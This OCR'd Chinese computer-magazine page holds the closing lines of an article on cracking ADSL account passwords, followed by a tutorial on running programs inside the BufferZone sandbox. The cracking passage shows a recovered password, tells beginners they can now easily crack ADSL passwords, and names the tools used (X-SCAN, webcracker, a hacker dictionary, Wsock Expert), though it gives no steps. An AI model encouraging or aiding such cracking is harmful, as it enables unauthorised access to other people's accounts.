


图6





图7

7，在第一行中我们看到了用户密码ABCD1234，如此的简单。

相信菜鸟跟我学的这三招两式足以轻松破解ADSL密码了，文章就到这里。

（本文中所涉及到的X-SCAN、webcracker、黑客字典II和Wsock Expert已收录到光盘中）


独特的软件"虚拟机"



文章难度：★★
文章知识点：如何使用BufferZone保护系统

花的神明

在Windows中安装的软件多了，每个软件都会根据自身需要，对系统的配置修改一番，时间长了，Windows的运行速度就变得越来越慢了。特别是会有一些恶意程序"潜伏"到系统中，破坏系统的正常运行，甚至窃取电脑中的机密文件。BufferZone能为Windows创造一个虚拟的软件运行环境，如同在您的电脑中产生另外一个"独立"的电脑，您安装的软件就工作在这台"虚拟"的电脑中。例如，可以在网上下载各种软件，软件的安装、运行过程都在这个"虚拟机"中进行，不管是正常的软件，还是各种黑客程序、恶意代码、病毒程序都无法真正接触您的真实系统，也无法修改任何系统文件，注册表等要害部分。您可以尽情的在网上冲浪，再不必为系统的安全担心了。软件下载地址是：http://www.trustware.com/autoupdate.php?act=0&myver=home-beta&demo=1。


图1




图3

一、初试"虚拟机"

BufferZone安装成功后注册成名为"BufferZone Service"的系统服务，BufferZone启动成功后将Windows桌面改变成安全桌面(Secure Desktop)，并在桌面上生成一个名为"My Secure Documents"的特殊文件夹。以运行IE浏览器为例，当打开IE窗口时，BufferZone会在IE的窗口四周产生红色的边框（图1），表明IE已经运行在"虚拟机"中了。以下载软件为例，不管是您主动下载，还是网站强行下载，在弹出的文件下载对话框（图2）的四周也有红色边框。当下载完成后，在软件安装窗口的四周，




图2

以及其在安全桌面上生成的快捷图标周围，包括软件运行界面的周围，都有红色边框围绕，表明该软件已经处于"虚拟机"中了，很容易将其和正常的程序区分。当然，如果您信任该软件，可

以在资源管理器中右击下载的文件，在弹出菜单中选择“Release from BufferZone”项（图3），这样，软件就可以在真实的Windows系统中进行安装运行等操作了。

二、让“虚拟机”无处不在

其实，不仅仅是IE，任何一个Windows程序都可以在“虚拟机”中运行。在资源管理器中选中需要安装的软件，在其右键菜单上选择“Excute in BufferZone”，这样软件从安装到运行始终都处于“虚拟机”中。对于已经安装好的程序，当其运行后，双击任务栏系统托盘中的BufferZone图标打开BufferZone Protection窗口，打开“Trusted Programs”页面（图4），在进程列表中列出了当前正在运行的所有进程，选中某一进程名，在右键菜单中点击“Send to BufferZone”项，可以将该进程发送到“虚拟机”中，这样该进程就和真实的Windows系统隔离开了，不必担心其对系统的任何修改了。




图4

三、管理“虚拟机”

当“虚拟机”运行了许多程序后，如何进行有效的管理呢？在BufferZone Protection窗口中选中Summary页面（图5）。

